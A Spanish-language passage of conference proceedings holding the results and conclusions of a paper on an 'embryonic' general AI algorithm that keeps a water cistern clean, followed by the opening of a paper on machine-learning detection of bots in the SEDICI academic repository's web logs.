Ahora, en la *primera vía* de solución el algoritmo busca en (1) la *BDOJHP* cuál *hipótesis del problema* es la más sólida -Ver Figura 3-. Por otro lado, busca en (2) la *BDP* si *Hc* ya había acontecido, y cuál fue la *hipótesis del problema* con que se *resolvió* anteriormente. Supongamos que (en 1 y 2) coincida que esa *hipótesis del problema* es: "*Ha1* ↔ *Hc*", entonces busca (en 2) la *acción H1.m* con que anteriormente había *resuelto* ese problema, y la ejecuta (en 3), y mediante un salto de programa pasa (en 6) a *revisar* esa solución. Pero en el caso en que *Hc* (en 2) no había acontecido antes, y suponiendo que es "*Ha1*↔ *Hc*" la *hipótesis del problema* más sólida que obtuvo en el punto 1, entonces el algoritmo busca en (4) la *BD* de *acciones H1.m* (*BDAH1*) una *acción H1.m* (eventualmente asociada a conseguir ¬ *Ha1*) y, con conectores lógicos condicionales materiales (→), arma una *hipótesis predictiva de la primera vía* de solución: "*H1.m* → ¬ *Ha1*" y una *hipótesis predictiva subsidiaria de la primera vía* de solución: "¬ *Ha1* →¬ *Hc*" y las guarda en (5) la *BDP*.

-la *BDAH1* cuenta con varias *acciones H1.m* (donde *m* es el subíndice)-




Fig. 3. – Módulo del tercer grupo de procesos del pensamiento inteligente.

Luego el algoritmo le pide al *AI* ejecutar (en 3) la *acción H1.m,* y sigue al punto 6 para *revisar* esa solución. En la *revisión*, siguiendo la tabla de verdad del condicional material (→), busca si las *hipótesis predictivas de la primera vía* y las *hipótesis predictivas subsidiarias de la primera vía* son *refutables*, y, para el caso, siendo las *hipótesis predictivas*, "*H1.m* → ¬ *Ha1*" y "¬ *Ha1* →¬ *Hc*", busca en (7) la *BDHPH* si, mientras en el presente *H1.m* es verdadero (V), se da que ¬ *Ha1* es falso (F), y si eso acontece marca en (8) la *BDP* una *refutación* en esa *hipótesis predictiva de la primera vía* de solución, y vuelve el proceso al punto 4 de este módulo, a buscar en la *BDAH1* una nueva *acción H1.m* para con ella armar una nueva *hipótesis predictiva de la primera vía* y otra *hipótesis predictiva subsidiaria de la primera vía* de solución del problema, las guarda (en 5), luego pide (en 3) al *AI* ejecutar esa nueva *acción* (*H1.m*) y empieza otra *revisión* (en 6). Pero si en la *revisión* que estaba en curso el algoritmo encuentra en (7) la *BDHPH* que ¬ *Ha1* es verdadero (V), entonces sigue buscando en (7) la *BDHPH* si ahora ¬ *Hc* es falso (F), y si lo es marca en (8) la *BDP* una *refutación* a esa *hipótesis predictiva subsidiaria de la primera vía* de solución, lo que equivale a una *inconsistencia* en "*Ha1* ↔ *Hc*", así que descarta esa *hipótesis de problema* y vuelve el proceso al punto 1 de este módulo a tomar de la *BDOJHP* la *hipótesis del problema* que sigue en jerarquía, por ejemplo "*Ha2* ↔ *Hc*", y comienza nuevamente. Pero si en

la *revisión* en curso el algoritmo encuentra en (7) la *BDHPH* que la *acción H1.m* ejecutada hizo que ahora ¬ *Hc* sea verdadero (V) -es decir, *Hc* dejó de repetirse-, guarda como *aprendizaje* esa *acción H1.m* en (8) la *BDP*. Paralelamente en la *segunda vía* de solución el algoritmo también busca en (9) la *BDOJHP* cuál *hipótesis del problema* es la más sólida. Luego, busca en (10) la *BDP* si el problema vinculado a *Hc* ya había anteriormente acontecido, y si es así manda al *AI* a ejecutar la *acción H2.m* con que anteriormente eliminó *Hc* (en 11), y pasa (en 14) a *revisar* esa otra solución. Pero en el caso que en (10) la *BDP* encuentre que *Hc* no aconteció anteriormente, entonces el algoritmo busca en (12) la *BD* de *acciones H2.m* (*BDAH2*) una *acción H2.m* y con ella arma una *hipótesis predictiva de la segunda vía* de solución: "*H2.m* → ¬ *Hc*" y la guarda en (16) la *BDP*. Luego pide al *AI* ejecutar esa *acción H2.m* (en 11) y sigue (en 14) con la *revisión* de esa otra solución. En (14) la *revisión* el algoritmo busca si las *hipótesis predictivas de la segunda vía* de solución del problema que armó son *refutables*. Para ello, con cada *hipótesis predictiva de segunda vía,* busca en (15) la *BDHPH* si mientras en el presente *H2.m* es verdadero (V) se da que ¬ *Hc* es falso (F), y si eso acontece marca en (16) la *BDP* una *refutación* en esa *hipótesis predictiva de la segunda vía* y vuelve al punto 12 a buscar en la *BDAH2* una nueva *acción H2.m* para armar con ella otra *hipótesis predictiva de la segunda vía* de solución del problema y sigue. Pero si en la *revisión* en curso el algoritmo haya en (15) la *BDHPH* que ¬ *Hc* ahora es verdadero (V) -es decir, *Hc* se eliminó-, entonces guarda como *aprendizaje* esa *acción H2.m* en (16) la *BDP*, y mediante un salto de programa pasa al punto 1 del 2do GPPI para continuar con el próximo problema en orden jerárquico de atención [9].

-la *BDAH2* cuenta con varias *acciones H2.m* (donde *m* es el subíndice)-.

3 Herramientas de Desarrollo del Algoritmo y Detalles del AI Construido. Resultados Estadísticos

Para el desarrollo del algoritmo se utilizó la metodología de prototipos [1], y para su construcción se utilizaron las herramientas de *Google Cloud Platform* (*GCP*) [10], ya que, por ejemplo, admitían realizar fácilmente el *reconocimiento* de imágenes, conjuntamente a ofrecer integración con otro tipo de herramientas y lenguajes de programación actuales. Para la simulación de datos se utilizó una BD de Cloud *SQL* [10] y lenguaje de programación Python para interactuar con ella a través de *BigQuery* de *GCP* [10], lo que permitía al algoritmo el análisis y monitoreo de las variables críticas en tiempo real. En la *BDHPH,* mediante una tabla conectada a *Google Sheet* de *GCP* [10], se cargaron datos de variables del año 2023, para generar un histórico de eventos con el fin de tener una *BD* suficientemente grande para que el algoritmo *probara* y encontrara las eventuales *refutaciones* e *inconsistencias* a sus *hipótesis de problemas*. Para la inserción de problemas nuevos se generó una aplicación en *Google Apps Script* de *GCP* [10]. También se hicieron actualizaciones manuales de variables con días y horarios determinados, para verificar si en esas circunstancias el algoritmo respondía correctamente. Paralelamente se utilizó *Power BI* con su lenguaje de programación DAX (Data Analysis Expressions) [11], ya que ello hacia posible que el algoritmo opere con varias *BD*, realizando lecturas, cálculos, guardado y muestreo de resultados, también en tiempo real.

El algoritmo desarrollado se instaló en un agente inteligente (*AI*) especialmente construido a fin de mantener limpia el agua de una cisterna. El algoritmo recibe como entradas (en un *ambiente controlado*) diferentes tipos de objetos que caen al agua de dicha cisterna (que eventualmente le informa una *RNA*); objetos que *identifica* como problemas, y busca *contextualizar* y *resolver*, por la primera vía, estabilizando la caída de dichos objetos en la cisterna, y, por la segunda vía, retirándolos de la cisterna, mientras aprende de ello. El *AI* guarda en la *BDHPH* (Ver Figura 1) la información de 5 variables externas a la cisterna, que se alimentan, minuto a minuto (programable), de los datos que le envían 5 sensores que están en el recinto que contiene la cisterna: sensores de humedad ambiente, de luminosidad ambiente, de viento, de temperatura ambiente y de lluvia (precipitaciones), y de 5 variables internas a la cisterna, que se alimentan, también minuto a minuto (programable), de los datos que le envían otros 5 sensores que están en contacto con el agua de la cisterna: sensores de Ph del agua, de acidez del agua, de temperatura del agua, de transparencia del agua y de nivel del agua.

El porcentaje de precisión promedio de todos los sensores, calculado con (1), fue de 89 % [15].

$$PP = 100 - \left(\frac{(Tv - Ov)}{Tv} * 100\right) \quad \textbf{(1)}$$

−Donde *PP* es el porcentaje de precisión, *Tv* es el valor verdadero de la medición y *Ov* es el valor observado de la medición (Ver 1)−

El *AI* puede realizar *acciones* externas (*H1.m*) a la cisterna, como cerrar-abrir las puertas y el techo del recinto, prender-apagar el deshumidificador del recinto, prender-apagar la iluminación y subir-bajar la temperatura del aire acondicionado del recinto; y además puede realizar *acciones* internas (*H2.m*) a la cisterna, como subir-bajar el ácido y el cloro del agua, agregar clarificador al agua, subir-bajar la temperatura del agua, aumentar-reducir el nivel del agua, y prender-apagar el filtro del agua.

3.1 Eficacia y Eficiencia Externa e Interna del AI con el Algoritmo

En el testeo se utilizó una metodología de casos de uso de prueba [5]. Esos casos de uso de prueba fueron 9 problemas (objetos A, B, C, D, E, F, G, H, I) que acontecieron uno cada 60 minutos, por lo que la duración total de las pruebas se extendió durante (9x60) 540 minutos, a través de los cuales se pudo apreciar que el algoritmo siempre llevó adelante la lógica y el razonamiento con que fue diseñado, y, como esperábamos, el *AI* que lo embebía consiguió resolver todos esos problemas y aprender de ello.

Acciones (*H1.m*) Externas a la Cisterna. Durante los 540 minutos que duraron las pruebas (Ver Tabla 1), 93 minutos el *AI* estuvo activo resolviendo los 9 problemas mediante acciones por la *primera vía*; esto es, estabilizó la cantidad de caída de los objetos (A-I) en el agua de la cisterna. Y en los restantes 447 minutos el *AI* no realizó más acciones por la *primera vía*. En coincidencia con el *resultado esperado* (*RE*), como *resultado obtenido* (*RO*) tuvimos los 9 problemas resueltos por la *primera vía*, por lo que la Eficacia Externa del *AI* para todos los objetos (A-I) fue del 100% (Ver 2).

Eficacia-Ext. (A-I) = (*RO* x 100) / (*RE*) = (9 x 100 /9) = 100%. (**2**)

Por otro lado, si el *AI* tuvo un *Tiempo Consumido* (*TC*) de 93 minutos -resolviendo los 9 problemas por la *primera vía*- del *Tiempo Total* (*TT*) de 540 minutos, entonces la Eficiencia Externa del *AI* para todos los tipos de objetos (A-I) fue del 17,22% (Ver 3).

Eficiencia-Ext. (A-I) = [(*TC*) x 100 / (*TT*)] = [(93 x 100) / 540] = 17,22% (**3**)

Table 1. Actuadores externos para resolver problemas por la *primera vía*.

Muestra	Actuadores Externos Activos	Actuadores Externos Inactivos
Objeto A	1 minuto	59 minutos
Objeto B	11 minutos	49 minutos
Objeto C	2 minutos	58 minutos
Objeto D	3 minutos	57 minutos
Objeto E	21 minutos	39 minutos
Objeto F	20 minutos	40 minutos
Objeto G	22 minutos	38 minutos
Objeto H	2 minutos	58 minutos
Objeto I	11 minutos	49 minutos
TOTALES	93 minutos	447 minutos

Acciones (*H2.m*) Internas a la Cisterna. Además, de los 540 minutos (Ver Tabla 2), 71 minutos el *AI* estuvo activo resolviendo los 9 problemas mediante acciones por la *segunda vía;* esto es, eliminó los objetos (A-I) del agua de la cisterna. Y en los restantes 469 minutos el *AI* estuvo no realizó acciones por la *segunda vía*. En coincidencia con el *RE*, como *RO* también tuvimos 9 problemas resueltos por la *segunda vía*, por lo que la Eficacia Interna del *AI*, para todos los tipos de objetos (A-I) fue del 100% (Ver 4).

Eficacia-Int. (A-I) = (*RO* x 100) / (*RE*) = (9 x 100 /9) = 100%. (**4**)

En este caso el *AI* tuvo un *Tiempo Consumido* (*TC*) de 71 minutos -resolviendo los 9 problemas por la *segunda vía*- del *Tiempo Total* (*TT*) de 540 minutos, entonces la Eficiencia Interna del *AI* para todos los tipos de objetos (A-I) fue del 13,14% (Ver 5).

Eficiencia-Int. (A-I) = [(*TC*) x 100 / (*TT*)] = [(71 x 100) / 540] = 13,14% (**5**)

Table 2. Actuadores internos para resolver problemas por la *segunda vía*.

Muestra	Actuadores Internos Activos	Actuadores Internos Inactivos
Objeto A	1 minuto	59 minutos
Objeto B	1 minuto	59 minutos
Objeto C	3 minutos	57 minutos
Objeto D	11 minutos	49 minutos
Objeto E	2 minutos	58 minutos
Objeto F	21 minutos	39 minutos
Objeto G	20 minutos	40 minutos
Objeto H	11 minutos	49 minutos
Objeto I	1 minuto	59 minutos
TOTALES	71 minutos	469 minutos

3.2 Eficacia Total y Eficiencia Total del Algoritmo en un *AI*

La Eficacia-Total (A-I) del *AI* la calculamos promediando la Eficacia-Ext (A-I) = 100% y la Eficacia-Int, (A-I) = 100%. Por eso la Eficacia-Total (A-I) del *AI* fue del 100% (Ver 6). Por otro lado, la Eficiencia-Total (A-I) del *AI* la calculamos sumando los valores de la Eficiencia-Ext (A-I) = 17,22% y de Eficiencia-Int (A-I) = 13,14%, dividiendo por dos. Por eso la Eficiencia-Total (A-I) del *AI* fue del 15,18% (Ver 7).

$$\text{Eficacia-Total (A-I)} = [(100\% + 100\%) / 2] = 100\% \quad (\mathbf{6})$$

$$\text{Eficiencia-Total (A-I)} = [(17{,}22\% + 13{,}14\%) / 2] = 15{,}18\% \quad (\mathbf{7})$$

4 Conclusiones

Como se detalló en el apartado 3, tuvimos la satisfacción de ver, en un *ambiente controlado*, que el algoritmo desarrollado funcionaba correctamente en la práctica; algo que mostramos como una corroboración de la hipótesis de nuestro trabajo; algo que permitió ver que este algoritmo embrionario de *IAF,* independientemente de tener una lógica estructurada, tiene la capacidad de generar ágilmente diversas hipótesis de problemas, contrastarlas, y la creatividad de concebir diferentes hipótesis predictivas de solución −con *acciones* (*H1.m* y *H2.m*)− destinadas a eliminar dichos problemas, mientras aprende de ello. Cabe aclarar que ese *ambiente controlado* en que se llevaron a cabo los testeos, consistió en problemas con objetos (A-I) que de antemano se conocía que los actuadores del *AI* podían retirarlos del agua de la cisterna, pues lo que queríamos era saber si la lógica y razonamiento del algoritmo funcionaba correctamente en esos casos, permitiendo al *AI* resolver esos problemas que estaban dentro de su alcance, mientras aprendía de ello.

En otro orden, no encontramos publicaciones detalladas de otros algoritmos de *IAF* con funcionalidades integrales similares, lo cual es entendible porque estos normalmente son producto de I+D privados, y están resguardados para evitar copias; lo que nos impidió hacer comparaciones de pros y contras, pero no que pensemos eventuales mejoras a realizar en futuras líneas de investigación, tanto en el algoritmo como en los *AI* que lo embeban. Por ejemplo, creemos necesarias mejoras en el algoritmo de carácter estadístico, que le permitan (en *ambientes no controlados*) evaluar y aprender en qué medida las *acciones* (*H1.m* y *H2.m*) llevadas a cabo minimizan el eventual problema a resolver, o si estas son infructuosas, para con ello hacer cortes o interrupciones ante el bucle de dichas *acciones*. Además, a futuro creemos necesario embeber el algoritmo en sistemas multiagentes, con mayor número y tipos de sensores y actuadores, con *BD* (locales y remotas) más rápidas y robustas, para que el algoritmo pueda acceder rápidamente a los datos y al aprendizaje previo, y así generar y *probar* un mayor número de *hipótesis de problemas*, incluso generar y *revisar hipótesis predictivas* de solución a esos problemas con *acciones* más certeras.

Referencias

1. Fernández, C.: Modelo de Prototipo. Ecuador: Universidad Estatal de Milagro. [Versión electrónica]. http://es.slideshare.net/yanezcabrera/modelo-de-prototipo. (2001)
2. Flavell, J.: La psicología evolutiva de Jean Piaget. Prólogo de Jean Piaget. Trad. Marie Cevasco. Paidós, Buenos Aires (1976 [1963])
3. Gardner, H.: The Mind's New Science: A History of the Cognitive Revolution. Basic Books (1987)
4. Gardner H.: Estructuras de la mente. La teoría de las inteligencias múltiples. (Traducción al español del libro publicado en inglés 1983: Frames of Mind. The Theory of Multiple Intelligences). Fondo Cultural Económica, Colombia (2001)
5. Gutiérrez J., Escalona M. J., Mejías M., et al.: Analysis of Proposals to Generate System Test Cases from System Requirements. CAiSE'05 Forum, Portugal (2005)
6. Mayer, R.: Pensamiento, Resolución de Problemas y Cognición. (Traducción al español realizada por Graziela Baravalle). Paidós, Barcelona (1983)
7. Piaget, J.: Psicología de la Inteligencia. pp. 195-196. Ed. Psique, Buenos Aires (1972)
8. Postay, J.: Los Tres Grupos del Pensamiento Inteligente. Algoritmo Embrionario de Inteligencia Artificial. Amazon, Washinton (2022)
9. Postay, J. y González, D.: Los Tres Grupos de Procesos del Pensamiento Inteligente Embebidos en Máquinas de IA: Concepción del Uruguay UTN, F. R. (2022*).* 10mo Congreso Nacional de Ingeniería Informática y Sistemas de Información (CoNaIISI). AJEA (Actas De Jornadas Y Eventos Académicos De UTN), (17), 1–2021, pp. 118- 127. https://doi.org/10.33414/ajea.1146.2022 (2022)
10. Productos y servicios | Google Cloud. (s. f.). https://cloud.google.com/products?hl=es
11. Power BI Desktop|Microsoft Power Platform. (s. f.). Recuperado 25 de junio de 2024, de https://www.microsoft.com/es-es/power-platform/products/power-bi/desktop
12. Searle, J. R.: Minds, brains, and programs. Behavioral and brain sciences, 3(3), pp. 417-457. (1980)
13. Searle, J. R.: Is the brain's mind a computer program? Scientific American 262, pp. 26-31 (1990)
14. Vallès, J.: Ciencia Política Una Introducción.. Ed, Ariel, Barcelona (6ta). p 399 (2007)
15. Webster, J., Eren, H. (eds.): Measurement and Sensors Handbook. CRC Press (2018)

Aprendizaje Automático para la Detección de Bots en Repositorios Digitales

Rafael Bértoli[2],
César Estrebou[1] [0000-0001-5926-8827], and
Ariel Jorge Lira[2]

[1] III-LIDI, Facultad de Informática, UNLP – Centro CICPBA
[2] SEDICI – UNLP
bertoli.rafa@sedici.unlp.edu.ar
cesarest@lidi.info.unlp.edu.ar

Abstract. La detección de bots es un desafío crítico para los repositorios digitales académicos como SEDICI, con implicaciones para la seguridad cibernética, el análisis de tráfico y las estadísticas de acceso y uso.
Este estudio aborda la escasez de datos públicos y la necesidad de métodos eficaces para distinguir entre accesos humanos y automatizados en entornos web. Presentamos un nuevo dataset de logs web derivado de SEDICI y evaluamos diversos algoritmos de aprendizaje automático para la clasificación de accesos.
Nuestro análisis comparativo abarca desde métodos clásicos como Regresión Logística hasta técnicas avanzadas de ensemble como XGBoost y Random Forest. Los resultados muestran un rendimiento sobresaliente de los modelos basados en árboles con una efectividad superior al 97%.
Además, discutimos las implicaciones prácticas de implementar estos modelos en SEDICI para mejorar la precisión de las estadísticas de acceso y proporcionamos una base para futuras investigaciones en la detección de bots en repositorios digitales.

1 Introducción

El panorama digital actual enfrenta un desafío creciente: la proliferación de tráfico automatizado. Según informes recientes de Imperva, el 47,4% del tráfico de internet en 2022 fue generado por bots [11], un aumento significativo desde el 37,2% registrado en 2019 [10]. Este fenómeno plantea interrogantes sobre la integridad y eficiencia de los sistemas en línea.

Los bots, tanto benignos como maliciosos [12] tienen diferentes implicaciones para los sistemas. Esta distinción es crucial, especialmente para repositorios digitales académicos como SEDICI[1] de la UNLP, donde las estadísticas de uso son fundamentales para evaluar el impacto del acceso a sus recursos.

Aunque existen métodos tradicionales para identificar bots, como las listas de IPs y agentes de usuario, estos resultan insuficientes ante la evolución constante de las técnicas automatizadas. DSpace[2], el software utilizado por SEDICI,

[1] http://sedici.unlp.edu.ar/
[2] https://wiki.lyrasis.org/display/DSPACE/

emplea Apache SOLR[3] para registrar eventos, pero su enfoque basado en listas estáticas presenta limitaciones significativas.

La necesidad de una solución más robusta y adaptativa es evidente, considerando las implicaciones económicas y operativas de mantener y depurar grandes volúmenes de datos potencialmente contaminados [3]. El desafío actual radica en desarrollar mecanismos capaces de distinguir eficazmente entre el tráfico humano y el automatizado en tiempo real, antes de almacenar los datos.

En este contexto, se hace imperativo explorar nuevas estrategias que vayan más allá de las soluciones estáticas, adaptándose al cambiante ecosistema digital para garantizar la integridad y utilidad de los repositorios académicos en la era de la automatización [6].

Ante estos desafíos, el presente artículo propone un sistema de detección de bots para repositorios digitales basado en técnicas de aprendizaje automático. Adicionalmente, se fundamenta en la creación de un conjunto de datos derivado de los accesos al repositorio SEDICI, abordando así la necesidad de adaptabilidad frente al cambiante panorama del tráfico web. Los resultados preliminares son prometedores, demostrando la eficacia de varios clasificadores en la identificación precisa de tráfico automatizado. Este enfoque no solo promete mejorar significativamente la calidad de las estadísticas de uso en repositorios académicos, sino que también ofrece una vía para optimizar los recursos del sistema.

2 Estado del Arte en la Detección de Bots

2.1 Enfoques para Detección de Bots

La literatura especializada identifica cuatro enfoques principales para la detección de bots, cada uno basado en diferentes aspectos tecnológicos y metodológicos:

- Análisis de tráfico de bajo nivel: Este método examina los patrones y características del flujo de datos en la red. Incluye el estudio de parámetros como tiempos de respuesta, frecuencia de solicitudes, volumen de datos transferidos y patrones de conexión. Este enfoque puede revelar comportamientos atípicos que son característicos de la actividad automatizada [1, 9].
- Análisis de registros web: Se centra en el estudio detallado de las actividades y comportamientos registrados en el sistema. Este método implica el examen de logs de servidor, patrones de navegación, secuencias de clics y tiempos de sesión. Mediante técnicas de minería de datos y análisis estadístico, se pueden identificar patrones que diferencian el comportamiento humano del automatizado [7].
- Implementación de honeypots: Utiliza elementos señuelo cuidadosamente diseñados para atraer y detectar visitantes no autorizados o maliciosos. Estos honeypots pueden ser páginas web ocultas, enlaces invisibles o recursos falsos que, al ser accedidos, indican claramente la presencia de un bot. La sofisticación de los honeypots puede variar desde simples trampas hasta sistemas complejos que emulan entornos completos [2].

[3] https://solr.apache.org/

– Análisis de contenido generado por usuarios: Relevante en plataformas de redes sociales, donde los bots (denominados "bots sociales") son identificados por las características del contenido que publican [4, 16]. Este enfoque examina aspectos como la frecuencia de publicación, el uso del lenguaje, la variabilidad del contenido y los patrones de interacción. Se emplean técnicas de procesamiento de lenguaje natural y aprendizaje automático para distinguir entre contenido generado por humanos y por máquinas.

2.2 Disponibilidad Conjuntos de Datos

En el ámbito de la detección de bots, la escasez de conjuntos de datos públicos representa un obstáculo significativo para el desarrollo y evaluación de nuevos métodos. Existen conjuntos de datos disponibles, como Avazu, TalkingData y BuzzCity pero, no están específicamente diseñados para la identificación de bots. Esta limitación implica que las investigaciones que utilizan estos conjuntos de datos con sus etiquetas originales no abordan directamente el problema de la detección de bots.

Ante esta carencia, muchos investigadores optan por la creación de datos simulados para el entrenamiento de sus modelos. El proceso de etiquetado, fundamental en el aprendizaje supervisado, se vuelve particularmente desafiante cuando se trata de grandes volúmenes de datos heterogéneos. Para obtener etiquetas confiables de humanos/bots se suelen emplear diversas estrategias que incluyen: Generadores de tráfico programados, Programación manual de bots, Utilización de cuentas o direcciones IP de bots conocidos, Verificación de usuarios mediante CAPTCHA y Etiquetado basado en resultados de análisis previos.

Es importante señalar que el campo de la detección de bots carece de conjuntos de datos de referencia estandarizados. En la práctica, el etiquetado de bots es un proceso imperfecto. Mientras que es posible identificar actores con patrones de comportamiento claramente no humanos, existen bots altamente sofisticados que pueden pasar desapercibidos. Al mismo tiempo, usuarios humanos con patrones de navegación atípicos pueden ser erróneamente clasificados como bots.

Esta situación plantea un desafío significativo para la comparación objetiva de los avances en la identificación de bots. La naturaleza privada de muchos conjuntos de datos y el uso predominante de bots simulados limitan la validez externa de los resultados reportados. Las tasas de reconocimiento publicadas en diversos estudios, aunque indicativas, deben interpretarse con cautela en un ecosistema digital en constante evolución.

Por todo lo anterior, resulta de relevancia la creación de conjuntos de datos públicos más representativos y estandarizados. Esto no solo facilitaría la comparación de diferentes métodos, sino que también aceleraría el progreso en el campo de la detección de bots, permitiendo el desarrollo de soluciones más efectivas y generalizables.

3 Desarrollo del Conjunto de Datos Público

Para la creación de este conjunto de datos, se decidió utilizar todos los registros de SEDICI correspondientes a un día seleccionado de forma aleatoria, con un flujo de acceso regular por parte de los visitantes. En SEDICI, los logs de todos los accesos atendidos por el servidor APACHE se mantienen separados. Estos registros incluyen la IP de origen de la solicitud, la fecha y hora, el método HTTP utilizado, el código de respuesta, el tamaño de la respuesta, el agente de usuario, y el referer.

Una vez seleccionado el día en particular, se analizó el día completo, utilizando todos los datos mencionados anteriormente. Los registros se agruparon por IP, obteniendo así la cantidad de accesos por IP, la cantidad de accesos a cada tipo de recurso y la frecuencia de cada tipo de respuesta HTTP.

La Tabla 1 muestra los atributos del conjunto de datos, su tipo de dato y una breve descripción de la información que contienen. El conjunto de datos inicial se compone de 9 atributos con un total de 457.245 entradas.

Atributo	Tipo	Descripción
dateRaw	Texto	Fecha y hora exacta en la que se recibió la solicitud en el servidor
ip	Texto	IP de origen de la solicitud
metodo	Texto	Método HTTP utilizado
recurso	Texto	Página o recurso al que se intenta acceder
codRespuesta	Entero	Código de respuesta HTTP
UserAgent	Texto	Agente de usuario utilizado en la solicitud
bytes	Entero	Tamaño de la respuesta en bytes
referer	Texto	Página desde la que se originó la solicitud
isBot	Entero	Indicador de si la solicitud fue realizada por un bot o un humano

Table 1: Definición de atributos seleccionados del log de accesos del SEDICI.

Una vez recopilados los datos del día completo, se compararon las IPs y los agentes de usuario con las listas estáticas de SEDICI para realizar un marcado preliminar del conjunto de datos. Posteriormente, se identificaron y marcaron automáticamente aquellos registros donde el agente de usuario contenía las palabras "bot" o "spider", generando así una nueva columna. En este punto, se tenía la certeza de que todos los registros marcados como bots eran efectivamente bots, ya que se utilizaron tanto listas de bots conocidos como aquellos que se autodenominan bots. Sin embargo, este marcado inicial resultó insuficiente para identificar a todos los bots, especialmente aquellos cuya identidad no era claramente conocida.

Un procedimiento adicional consistió en identificar todos los registros que accedieron al "robots.txt" o al sitemap, sitios que son muy poco visitados por usuarios humanos. Tras este análisis, se procedió a marcar manualmente otros accesos como bots. Para ello, las IPs se ordenaron por cantidad de accesos, y cada caso fue evaluado individualmente. Se marcó como bot únicamente cuando

había certeza, ya fuera por la procedencia de las solicitudes o por los patrones de acceso observados.

Atributo	Tipo	Descripción
ip	Texto	IP de origen de la solicitud
cant	Entero	Cantidad total de solicitudes realizadas en el día
primerAcceso	Texto	Hora del primer acceso del día
ultimoAcceso	Texto	Hora del ultimo acceso del día
sesionMasLarga	Texto	Duracion de la sesion mas larga
primerAccesosSesion	Texto	Hora del primer acceso de la session mas larga
ultimoAcessoSesion	Texto	Hora del ultimo acceso de la session mas larga
20X	Entero	Cantidad de respuestas dentro del grupo 20X
30X	Entero	Cantidad de respuestas dentro del grupo 30X
40X	Entero	Cantidad de respuestas dentro del grupo 40X
50X	Entero	Cantidad de respuestas dentro del grupo 50X
cantRaro	Entero	Cantidad de accesos a recursos inexistentes o intentos de hacking
cantBusqueda	Entero	Cantidad de búsquedas realizadas
cantVista	Entero	Cantidad de vistas de items
cantDescarga	Entero	Cantidad de descargas realizadas
cantOtro	Entero	Cantidad de accesos a paginas no relevantes
cantStatic	Entero	Cantidad de accesos a recursos estáticos
cantFeed	Entero	Cantidad de accesos a feeds RSS
cantRobot	Entero	Cantidad de accesos a "robots.txt" y sitemap
cantGet	Entero	Cantidad de solicitudes por el metodo HTTP GET
cantPost	Entero	Cantidad de solicitudes por el metodo HTTP POST
cantOther	Entero	Cantidad de solicitudes por un metodo HTTP que no sea ni GET ni POST
UA	Texto	Agente de usuario más utilizado por la IP en todas las solicitudes
cantBytes	Entero	Cantidad total de bytes transferidos
cantReferer	Entero	Cantidad de solicitudes con referer
isBot	Booleano	Indicador de si el comportamiento corresponde a un bot o a un humano

Table 2: Definición de atributos procesados y agrupados por IP del log crudo de accesos a páginas del SEDICI en un intervalo de 24 horas.

La Tabla 2 presenta los atributos del conjunto de datos final, el tipo correspondiente y una breve descripción de la información que almacenan. Este conjunto de datos se compone de 26 atributos y un total de 28.842 ejemplos, de los cuales 22.000 (76,28%) fueron clasificados como accesos de humanos y 6.842 (23.72%) como accesos de bots.

Tanto la versión cruda del conjunto de datos descripta en la tabla 1 como la versión generada con información estadística descrita en la tabla 2 se encuentran disponibles en `https://github.com/GarrafaGalactica/BotDetectionTesis`.

4 Metodología

En esta sección, se presenta el enfoque metodológico utilizado para la detección de bots a partir de los logs proporcionados por el repositorio SEDICI. El proceso incluye desde el preprocesamiento de los datos, la generación de los modelos y evaluación de algoritmos de clasificación a través de diversas métricas.

4.1 Preprocesamiento de datos

El conjunto de datos procesado contiene atributos estadísticos del comportamiento de los accesos por IP, como se detalla en la Tabla 2. Se decidió eliminar los atributos categóricos en vez de numerizarlos. Los atributos numéricos, fueron normalizados utilizando la media y la desviación estándar de los valores.

4.2 Algoritmos para Clasificación

La selección de algoritmos para este estudio se fundamentó en una revisión de la literatura existente sobre detección de bots y clasificación de tráfico web. A continuación, se presentan brevemente los algoritmos de aprendizaje automático y redes neuronales empleados, acompañados de referencias a estudios previos en los que han demostrado su eficacia:

Gaussian Naive Bayes: Este clasificador probabilístico se basa en el teorema de Bayes. Se eligió por su simplicidad y eficacia en problemas con alta dimensionalidad. Stevanovic y Pedersen [14, 15] demostraron su efectividad en la detección de botnets.

Regresión Logística (LR): Un modelo lineal que estima la probabilidad de pertenencia a una clase. Se incluyó por su interpretabilidad y eficacia en problemas de clasificación binaria, como lo demuestra su uso en [8, 15].

Multiperceptrón (MLP): Modelo inspirado en redes neuronales biológicas, capaz de aprender patrones complejos. Se incluyó por su capacidad para capturar patrones no lineales y su efectividad demostrada en los estudios [8, 14, 15].

